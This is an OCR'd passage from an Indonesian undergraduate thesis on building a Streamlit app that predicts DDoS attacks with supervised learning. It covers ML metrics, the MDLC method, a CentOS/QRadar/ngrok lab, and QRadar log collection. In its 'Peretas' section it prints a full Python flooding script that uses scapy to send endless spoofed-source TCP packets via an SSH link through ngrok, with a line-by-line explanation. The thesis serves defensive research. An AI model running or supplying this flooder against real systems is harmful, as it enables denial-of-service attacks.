


Gambar 2.4 Arsitektur Logistic Regression

5. *Neural Network*

   = *Neural network* terinspirasi dari otak manusia dan meniru cara kerja sel saraf (neuron) dalam mengirim pesan satu sama lain. Pada manusia, neuron menerima sinyal atau rangsangan dari luar kemudian mengirimkannya ke otak untuk diproses [30]. Setelahnya tubuh akan bertindak sesuai perintah yang dikirimkan otak melalui neuron. Neuron manusia terdiri dari beberapa bagian, begitu juga dengan neural network yang terdiri dari beberapa lapisan node (neuron buatan) yaitu lapisan input, satu atau lebih lapisan tersembunyi, dan lapisan output. Hal ini membuat neural network dapat melakukan perhitungan yang jauh lebih kompleks. Setiap node saling terhubung untuk menerima dan mengirimkan informasi. Sama seperti cara kerja neuron dalam mengirimkan informasi ke otak dan tubuh merespons sesuai dengan perintah dari otak. Parameter max_iter untuk menentukan jumlah iterasi maksimum yang akan dilakukan oleh algoritma optimasi saat melatih model jaringan saraf. Jumlah iterasi ini mengontrol berapa kali proses optimasi akan dijalankan untuk mencapai konvergensi atau batas iterasi yang ditentukan sebelumnya. Jumlah iterasi yang lebih besar mungkin diperlukan jika model belum konvergen atau jika dataset yang digunakan cukup besar. Nilai yang umum digunakan adalah bilangan bulat positif. Selanjutnya parameter epsilon untuk mengontrol nilai

toleransi untuk kriteria berhenti pada algoritma optimasi. Jika perbedaan antara dua iterasi berturut-turut kurang dari epsilon, maka algoritma dianggap telah konvergen. Nilai epsilon yang lebih kecil menghasilkan kriteria berhenti yang lebih ketat, yang mungkin memerlukan lebih banyak iterasi untuk mencapai konvergensi. Nilai yang umum digunakan adalah bilangan real positif kecil. Berikut Gambar 2.5 arsitektur neural network:



Gambar 2.5 Arsitektur Neural Network

Didalam *Evaluation Metrics* terdapat :

a) *Average Cross-Validation Score*

= Validasi silang adalah teknik yang digunakan untuk menilai kinerja model pembelajaran mesin pada data yang tidak terlihat. Skor validasi silang rata-rata mewakili kinerja rata-rata model di beberapa iterasi validasi silang. Dalam setiap iterasi, dataset dibagi menjadi subset pelatihan dan validasi, dan model dilatih dan dievaluasi. Skor rata-rata memberikan perkiraan seberapa baik kinerja model pada data baru yang belum pernah dilihat sebelumnya.

b) *Test Accuracy*

= Akurasi pengujian mengukur keakuratan model pada set data pengujian yang terpisah dan independen. Akurasi ini menghitung persentase prediksi yang benar yang dibuat oleh model pada dataset pengujian ini. Akurasi adalah metrik

evaluasi yang umum digunakan, terutama untuk set data yang seimbang. Namun, ini mungkin bukan pilihan terbaik ketika berhadapan dengan set data yang tidak seimbang karena dapat menyesatkan jika kelas-kelasnya tidak proporsional.

c) *Precision*

= Merupakan metrik yang mengukur proporsi contoh positif yang diprediksi dengan benar (true positive) dari semua contoh yang diprediksi sebagai positif (true positive + false positive). Ini adalah ukuran kemampuan model untuk membuat prediksi positif yang akurat. Presisi berguna ketika biaya positif palsu tinggi, dan Anda ingin meminimalkan kesalahan positif palsu.

d) *Recall*

= Recall, juga dikenal sebagai sensitivitas atau tingkat positif yang benar, mengukur proporsi contoh positif yang diprediksi dengan benar (positif sejati) dari semua contoh positif yang sebenarnya (positif sejati + negatif palsu). Ini mewakili kemampuan model untuk mengidentifikasi semua contoh positif dengan benar. Recall sangat berguna ketika biaya negatif palsu tinggi, dan Anda ingin meminimalkan kesalahan negatif palsu.

e) *F1-score*

= Merupakan rata-rata harmonis dari presisi dan recall. Ini menyediakan metrik tunggal yang menyeimbangkan pertukaran antara presisi dan recall. F1-score berguna ketika Anda ingin menemukan keseimbangan antara meminimalkan kesalahan positif palsu dan negatif palsu. Kisarannya dari 0 hingga 1, di mana 1 menunjukkan skor F1 terbaik.

2.2.10 Model Development Life Cycle (MDLC)

Model Development Life Cycle (MDLC) adalah kerangka kerja terstruktur yang digunakan untuk mengembangkan, melatih, mengevaluasi, dan memantau model machine learning. MDLC memastikan bahwa setiap tahap dalam proses pengembangan model dilakukan dengan cara yang sistematis dan terorganisir. Tata cara yang digunakan yaitu *Model Development Life Cycle* (MDLC) secara spesial

dirancang buat sifat iteratif serta eksperimental dari proyek-proyek pengolahan pembelajaran mesin [31]. *Model Development Life Cycle* terdiri dari 6 sesi yaitu pendefinisian, pengerjaan, pemilihan, pelatihan, evaluasi serta *monitoring*.

Manfaat :

1. Struktur dan Organisasi: *MDLC* memberikan kerangka kerja yang terstruktur dan terorganisir untuk pengembangan model, memastikan bahwa setiap langkah dilakukan dengan cara yang sistematis dan konsisten.
2. Pemahaman yang Lebih Baik: *MDLC* membantu tim pengembang dalam memahami tujuan dan masalah yang ingin diselesaikan dengan model. Hal ini memastikan bahwa model yang dikembangkan benar-benar relevan dan sesuai dengan kebutuhan.
3. Pengelolaan Risiko: Dengan mengikuti langkah-langkah yang jelas dalam MDLC, risiko yang terkait dengan pengembangan model, seperti bias data, overfitting, dan kesalahan implementasi, dapat dikelola dan diminimalkan.

2.2.11 Streamlit

Streamlit adalah sebuah framework open-source yang digunakan untuk membuat aplikasi web interaktif untuk data science dan machine learning. Dengan streamlit, Anda dapat dengan mudah mengubah skrip python menjadi aplikasi web yang dapat diakses dan digunakan oleh siapa saja [32]. Berikut adalah beberapa fitur utama dan manfaat menggunakan Streamlit:

1) Mudah Digunakan: Anda dapat membuat aplikasi web dengan beberapa baris kode saja. Streamlit secara otomatis menyegarkan aplikasi ketika Anda mengubah kode Python Anda.
2) Interaktif: Streamlit mendukung berbagai widget interaktif seperti tombol, slider, input teks, dan lainnya yang memungkinkan pengguna berinteraksi dengan aplikasi.

3) Visualisasi: Streamlit memudahkan integrasi dengan pustaka visualisasi seperti Matplotlib, Plotly, Altair, dan lainnya untuk membuat grafik dan diagram interaktif.
4) Deployment Cepat: Aplikasi Streamlit dapat dengan mudah di-deploy ke platform seperti Heroku, AWS, atau bahkan menggunakan Streamlit Sharing untuk deployment gratis.
5) Komunitas dan Dukungan: Streamlit memiliki komunitas yang aktif dan dokumentasi yang baik, sehingga mudah untuk menemukan dukungan dan sumber daya untuk pengembangan.

BAB III
KEGIATAN PELAKSANAAN

Pembuatan skripsi yang berjudul "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service* (DDoS) Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*" membutuhkan beberapa tahapan. Berikut ini pembahasan pada kegiatan pelaksanaan di Bab 3 ini.

3.1 Analisis Kebutuhan

Analisis kebutuhan merupakan tahapan kebutuhan dari perangkat keras dan juga kebutuhan perangkat lunak dalam pembuatan skripsi yang berjudul "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service* (DDoS) Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*".

3.1.2 Analisis Kebutuhan Perangkat Keras

Spesifikasi perangkat keras yang digunakan oleh peneliti untuk membangun sistem dan menjalankan di antara lain :

1) Minimal Prosesor Intel Core i5 Gen 8 2.4 GHz (8CPUs)
2) Memori RAM minimal 10 GB
3) Kapasitas Penyimpanan minimal 250GB


3.1.3 Analisis Kebutuhan Perangkat Lunak

Spesifikasi perangkat lunak yang direkomendasikan untuk pengerjaan projek skripsi ini antara lain :

1) Visual Studio Code
2) Vmware Workstation
3) Mozilla Firefox
4) Ngrok
5) Streamlit

3.2 Metode Pelaksanaan

Metode pengembangan sistem yang digunakan merupakan representasi dari metode *model development life cycle* seperti melalui pendekatan yang sistematis dan berurutan berdasarkan pendefinisian, pengerjaan, pemilihan, pelatihan, evaluasi, dan monitoring.




Gambar 3.1 Model Development Life Cycle

Penjelasan pada Gambar 3.1 :

Dengan memakai MDLC kerangka kerja menjadi terstruktur sehingga dapat memastikan setiap tahap dalam proses pengembangan model dilakukan dengan cara yang sistematis dan terorganisir sehingga dalam pengerjaan penelitian skripsi ini memiliki kecocokan.

3.2.1 Pendefinisian

Pendefinisian adalah tahap peneliti akan menggambarkan alur pengerjaan seperti pada Gambar 3.2.



Gambar 3.2 Alur pengerjaan

1) Membuat server centos dan qradar, yang dimana kedua server tersebut saling berhubungan dan merespon dengan dibantu teknologi Ngrok dan Qradar.
2) Bertugas sebagai client sedang melakukan pengerjaan proyek tugas di dalam server centos dari perusahaan.
3) Bertugas sebagai soc analisis akan menerima respon server qradar dan akan melihat kegiatan yang dilakukan peretas. Mulai dari menganalisis, investigasi, etika, teknik, dan pencegahan dari serangan tersebut.
4) Bertugas sebagai peretas akan melakukan serangan terhadap server client untuk mengganggu atau merusak.
5) Selanjutnya soc analisis akan membuat algoritma supervised learning berdasarkan data log activity yang didapat untuk menilai tingkat bahaya serangan dan memberikan saran dan masukan kepada client. Serta lakukan uji skenario 80:20 dan 70:30. Hasilnya diimplementasi ke web streamlit.

3.2.2 Pengerjaan

Pengerjaan adalah tahap peneliti akan menggambarkan rangkaian alur seperti sebagai client dan peretas.

A. Client




Gambar 3.3 Alur proses client

Penjelasan pada Gambar 3.3 :

Nomer 1 dan 2 menjelaskan perusahaan client dengan perusahaan Security Operations Center (SOC) melakukan kerjasama dimana aktivitas dari client akan diketahui oleh SOC.

Berikut langkah dalam pengerjaan:

1) Install os centos di Download (centos.org) dan qradar Try Qradar SIEM | IBM Security Qradar Community Edition – 101.
2) Persiapkan software vmware workstation, jika belum ikuti link untuk download https://www.vmware.com/go/getplayer-win. Penggunaan vmware untuk membangun sistem dengan penginstall os centos dan sistem qradar.
3) Jika sudah siap, lanjut ikuti langkah dokumentasi yang sudah dibuat dilink ini : https://shorturl.asia/RkBL3
4) Perlu diketahui, centos dan qradar belum sepenuhnya saling tersambung karena qradar memiliki jaringan yang private. Jadi untuk menghubungkan perlu ngrok.
5) Cara memakai ngrok, langsung ke website ngrok | Unified Application Delivery Platform for Developers. Login, jika belum langsung registrasi. Ikuti langkah dokumentasi yang sudah peneliti buat :
   https://shorturl.asia/bcqh5




Gambar 3.4 Ketika terkena serangan ddos

Penjelasan Gambar 3.4 :

Ketika terjadi serangan, server centos mengalami masalah seperti jaringan jaringan tidak dapat dijangkau dan tidak bisa ping google atau website lain.

B. Peretas



Gambar 3.5 Alur proses peretas

Penjelasan pada Gambar 3.5 :

Sebelum dilakukan serangan, peretas membuat kode program terlebih dahulu seperti mengolah library yang diperlukan. Ketika sedang melakukan serangan

ada beberapa tahap terlebih dahulu, dikarenakan script yang dibuat pertama kali masih ada kendala dan berakhir serangan berhasil dilakukan. Total serangan sebanyak 300 dan perkiraan waktu mencapai kurang lebih 10 menit.

Melakukan serangan

```
import random
import ipaddress
from scapy.all import IP, TCP, send
from concurrent.futures import ThreadPoolExecutor
import paramiko
```

a) random: Untuk menghasilkan angka acak dan memilih elemen acak dari sebuah list.
b) ipaddress: Untuk membuat, memanipulasi, dan memeriksa alamat IP.
c) scapy.all: Untuk membuat, mengirim, menangkap, dan memanipulasi paket jaringan.
d) concurrent.futures.ThreadPoolExecutor: Untuk menjalankan panggilan asinkron menggunakan thread pool.
e) paramiko: Untuk mengeksekusi perintah di remote server melalui SSH.

```
Def ssh_connect(ip, port, username, password):
    try:
        ssh_client = paramiko.SSHClient()
        ssh_client.set_missing_host_key_policy(paramiko.AutoAddPo
licy())
        ssh_client.connect(ip, port, username=username,
password=password)
        print(“[+] SSH connection established to
{0}:{1}”.format(ip, port))
        return ssh_client
    except Exception as e:
        print(“[+] SSH connection failed:”, str(e))
        return None
```

a) ssh_connect: Fungsi untuk membuat koneksi SSH.
b) Menginisialisasi SSHClient.
c) Mengatur policy untuk menambahkan kunci host yang hilang secara otomatis.

d) Mencoba menghubungkan ke server dengan parameter yang diberikan.

e) Mencetak pesan sukses atau gagal.

```
Def validate_ssh_connection(ssh_client):
    if ssh_client:
        return True
    else:
        return False
```

validate_ssh_connection: Fungsi yang memeriksa apakah ssh_client valid.

```
Target_ip = None
```

target_ip: Menyimpan alamat IP target yang ingin diserang.

```
Def generate_random_ip():
    return str(ipaddress.Ipv4Address(random.randint(0, 2**32 –
1)))
```

generate_random_ip: Menghasilkan alamat IP acak dalam format string.

```
Def start(packet_count, port, ssh_client):
    global target_ip

    if validate_ssh_connection(ssh_client):
        while True:
            try:
                source_ip = generate_random_ip()
                packet = IP(src=source_ip, dst=target_ip) /
TCP(sport=random.randint(1024, 65535), dport=port)
                send(packet, verbose=0)
                print(“[+] Attacking {0}:{1}”.format(target_ip,
port))
            except Exception as e:
                print(‘[+] Server Down:’, str(e))
    else:
        print(“[+] SSH connection is not valid. Exiting…”)
```

a) start: Fungsi yang melakukan serangan dengan mengirimkan paket TCP acak.

b) Memeriksa validitas koneksi SSH.

c) Menghasilkan alamat IP sumber acak.

d) Membuat paket TCP dengan scapy.

e) Mengirim paket ke target menggunakan send.

f) Mencetak pesan serangan atau kesalahan.

```
Def stop(ssh_client):
    if ssh_client:
        ssh_client.close()
    input("[+] Press Enter to stop the attack…")
    exit()
```

a) stop: Fungsi untuk menutup koneksi SSH dan menghentikan serangan.

b) Menutup ssh_client jika valid.

c) Menunggu input pengguna untuk menghentikan serangan.

d) Keluar dari program.

```
Def main():
    global target_ip
    ssh_ip = str(input('[+] SSH To NGROK Domain: '))
    ssh_port = int(input('[+] SSH NGROK Port: '))
    ssh_username = str(input('[+] SSH NGROK Username: '))
    ssh_password = str(input('[+] SSH NGROK Password: '))

    ssh_client = ssh_connect(ssh_ip, ssh_port, ssh_username,
ssh_password)

    if validate_ssh_connection(ssh_client):
        target_ip = str(input('[+] Target IP: '))
        port = int(input('[+] Port: '))
        packet_count = int(input('[+] Packets: '))
        thread_count = int(input('[+] Threads: '))

        with ThreadPoolExecutor(max_workers=thread_count) as
executor:
            for _ in range(thread_count):
                executor.submit(start, packet_count, port,
ssh_client)

        stop(ssh_client)
    else:
        print("[+] Exiting…")
```


a) main: Fungsi utama yang mengontrol alur program.

b) Mengambil input dari pengguna untuk detail SSH dan target serangan seperti:

c) ssh_ip: Domain NGROK untuk koneksi SSH.
d) ssh_port: Port NGROK untuk koneksi SSH.
e) ssh_username: Username untuk koneksi SSH.
f) ssh_password: Password untuk koneksi SSH.
g) target_ip: Alamat IP target yang akan diserang.
h) port: Port target yang akan diserang.
i) packet_count: Jumlah paket yang akan dikirim (tidak digunakan dalam script ini).
j) thread_count: Jumlah thread yang akan digunakan untuk mengirim paket secara bersamaan.
k) Membuat koneksi SSH ke server dengan detail yang diberikan.
l) Memeriksa apakah koneksi SSH valid.
m) Mengatur target IP dan port berdasarkan input pengguna.
n) Membuat thread pool dengan jumlah thread yang diberikan.
o) Mengirim tugas start ke setiap thread dalam pool untuk memulai serangan.
p) Menghentikan serangan dengan memanggil fungsi stop.

```
If __name__ == “__main__”:
    main()
```

if name == “main”: Memastikan bahwa main hanya dijalankan jika script ini dieksekusi sebagai program utama, bukan saat diimpor sebagai modul.




Gambar 3.6 Proses serangan

Penjelasan singkat di Gambar 3.6 :

Setelah running kode program serangan ddos, langkah selanjutnya isi seperti domain port serta vm fiktif penyerang dan ip target korban.

3.2.3 Pemilihan

Tahap pemilihan adalah tahapan ketika sudah melakukan tahapan pengerjaan yang meliputi pengerjaan client dan peretas. Dibagian tahapan pemilihan akan lebih banyak menjelaskan alur proses seorang soc analisis. Dibawah ini ada gambar alur pengerjaan.



Gambar 3.7 Alur proses soc analisis

Penjelasan pada Gambar 3.7 :

1) Peretas sedang melakukan serangan pada CentOS
2) Aktivitas di CentOS sedang mengalami gangguan
3) Karyawan SOC mendapatkan notifikasi dikarenakan CentOS sedang mengalami serangan.
4) Selanjutnya karyawan langsung mengamati dan mendownload log activity dan dibuat analisis menggunakan algoritma supervised learning.


Berikut ini langkah-langkah didalam Qradar :

1) Buka browser mozilla dan masukkan link ip address dari server qradar dengan IP Addresses 192.168.142.139. Maka tampilan seperti di Gambar 3.8. Masukkan username dan password yang sudah dibuat.




Gambar 3. 8 Login Qradar

2) Setelah klik menu login, akan menampilkan isi dari menu dashboard qradar seperti pada Gambar 3.9. Klik bagan log activity yang di tanda panah untuk melihat aktivitas pada *CentOS*.



Gambar 3.9 Tampilan dashboard

3) Klik Log activity untuk melihat aktivitas dari ip centos (192.168.142.140). Di Gambar 3.10, menampilkan aktivitas ketika terjadi serangan ddos. Serangan tersebut berdurasi kurang lebih selama 10 menit. Jika melihat pada '*Source IP*' terdapat beberapa bendera asing yang sedang menargetkan ip centos ini.




Gambar 3.10 Tampilan log activity

3.2.4 Pelatihan

Tahap pelatihan merupakan tahap ketika peneliti sudah mendapatkan data *log activity* dari serangan peretas yang akan dianalisis dan di buat algoritma *machine learning* yang bertujuan memprediksi tingkat bahaya dari serangan tersebut. Pengambilan data dari log activity di *Qradar*.

Berikut ini tahapan nya :

1. Persiapkan data seperti pada Gambar 3.11 yang akan diolah menggunakan *supervised learning* dengan 5 algoritma (*Decision Tree, SVM, K-NN, Logistic Regression* dan *Neural Network*).




	A	B	C	D	E	F	G	H	I
1	Event Nan	Log Source	Event Cou	Time	Low Level	Source IP	Source Po	Destinatic	Category
2	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
3	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
4	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
5	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
